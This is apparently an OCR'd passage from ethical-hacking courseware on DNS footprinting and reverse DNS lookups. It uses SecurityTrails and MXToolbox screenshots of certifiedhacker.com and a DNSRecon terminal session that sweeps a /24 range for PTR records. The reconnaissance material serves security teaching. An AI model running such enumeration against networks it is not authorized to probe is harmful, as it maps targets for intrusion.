
Attackers use DNS interrogation tools such as SecurityTrails, DNS Records, and DNSdumpster.com to perform DNS footprinting. These tools can extract a range of IP addresses using IP routing lookup. If the target network allows unknown, unauthorized users to transfer DNS zone data, it is easy for an attacker to obtain DNS information with the help of a DNS interrogation tool.

When an attacker queries a DNS server using a DNS interrogation tool, the server responds with a record structure that contains information about the target DNS. DNS records provide important information regarding the locations and types of servers.

- **SecurityTrails**

  Source: *https://securitytrails.com*

  SecurityTrails is an advanced DNS enumeration tool capable of creating a DNS map of the target domain network. It can enumerate both current and historical DNS records such as A, AAAA, NS, MX, SOA, and TXT, which helps in building the DNS structure. It also enumerates all the existing subdomains of the target domain using brute-force techniques.


Verify Email Address | SecurityTr
Please verify your SecurityTrails
Historical A records for certifie
https://securitytrails.com/domain/certifiedhacker.com/history/a
Get an attacker's point of view: unveil your digital footprint
Request Access
SecurityTrails
A Recorded Future Company
certifiedhacker.com
DOMAIN
DNS Records
Historical Data
Subdomains
88
Choose a plan that's right for your business
Upgrade now
A
AAAA
MX
NS
SOA
TXT


certifiedhacker.com historical A data

IP Addresses	Organization	First Seen	Last Seen	Duration Seen
162.241.216.11	Oso Grande IP Services, LLC	2020-10-30 (1 year)	2022-03-22 (today)	1 year
-	-	2020-10-30 (1 year)	2020-10-30 (1 year)	1 day
162.241.216.11	Oso Grande IP Services, LLC	2017-11-14 (4 years)	2020-10-30 (1 year)	3 years
69.89.31.193	Unified Layer	2016-12-31 (5 years)	2017-11-14 (4 years)	11 months

Figure 2.69: Screenshot of SecurityTrails

Reverse DNS Lookup

- Attackers perform a reverse DNS lookup on IP ranges in an attempt to **locate a DNS PTR record** for those IP addresses
- Attackers use various tools, such as **DNSRecon** and **Reverse Lookup** to perform the reverse DNS lookup on the target host



162.241.216.11


ptr:162.241.216.11

Type	IP Address	Domain Name	TTL
TypePTR	IP Address162.241.216.11 Oso Grande IP Services, LLC (AS26337)	Domain Namebox5331.bluehost.com	TTL24 hrs

	Test	Result
Status✓	NameDNS Record Published	ResponseDNS Record found

Reported by **ns1.unifiedlayer.com** on 3/10/2022 at **7:22:21 AM (UTC -6)**, just for you.

https://mxtoolbox.com



```
┌─[attacker@parrot]─[~]
└──╼ $cd dnsrecon
┌─[attacker@parrot]─[~/dnsrecon]
└──╼ $./dnsrecon.py -r 162.241.216.0-162.241.216.255
[*] Performing Reverse Lookup from 162.241.216.0 to 162.241.216.255
[+]      PTR 162-241-216-3.unifiedlayer.com 162.241.216.3
[+]      PTR 162-241-216-1.unifiedlayer.com 162.241.216.1
[+]      PTR 162-241-216-2.unifiedlayer.com 162.241.216.2
[+]      PTR 162-241-216-4.unifiedlayer.com 162.241.216.4
[+]      PTR 162-241-216-5.unifiedlayer.com 162.241.216.5
[+]      PTR 162-241-216-6.unifiedlayer.com 162.241.216.6
[+]      PTR 162-241-216-7.unifiedlayer.com 162.241.216.7
[+]      PTR 162-241-216-8.unifiedlayer.com 162.241.216.8
[+]      PTR 162-241-216-9.unifiedlayer.com 162.241.216.9
[+]      PTR 162-241-216-10.unifiedlayer.com 162.241.216.10
[+]      PTR box5331.bluehost.com 162.241.216.11
[+]      PTR 162-241-216-12.unifiedlayer.com 162.241.216.12
[+]      PTR box5334.bluehost.com 162.241.216.14
[+]      PTR 162-241-216-13.unifiedlayer.com 162.241.216.13
[+]      PTR 162-241-216-15.unifiedlayer.com 162.241.216.15
[+]      PTR 162-241-216-16.unifiedlayer.com 162.241.216.16
[+]      PTR box5348.bluehost.com 162.241.216.17
[+]      PTR 162-241-216-19.unifiedlayer.com 162.241.216.19
[+]      PTR 162-241-216-18.unifiedlayer.com 162.241.216.18
[+]      PTR box5350.bluehost.com 162.241.216.20
[+]      PTR 162-241-216-21.unifiedlayer.com 162.241.216.21
[+]      PTR 162-241-216-22.unifiedlayer.com 162.241.216.22
[+]      PTR 162-241-216-24.unifiedlayer.com 162.241.216.24
[+]      PTR box5353.bluehost.com 162.241.216.23
[+]      PTR box5354.bluehost.com 162.241.216.26
```

https://github.com

Reverse DNS Lookup

DNS lookup is used to find the IP addresses for a given domain name, and a reverse DNS operation is performed to obtain the domain name of a given IP address. When looking for a domain by entering the domain name in a browser, the DNS converts the domain name into an IP address and forwards the request for further processing. This conversion of a domain name into an IP address is performed using a record. Attackers perform a reverse DNS lookup on the IP range to locate a DNS PTR record for such IP addresses.

Attackers use various tools such as DNSRecon, Reverse Lookup, and Reverse IP Lookup to perform reverse DNS lookup on the target host. When we obtain an IP address or a range of IP addresses, we can use these tools to obtain the domain name.

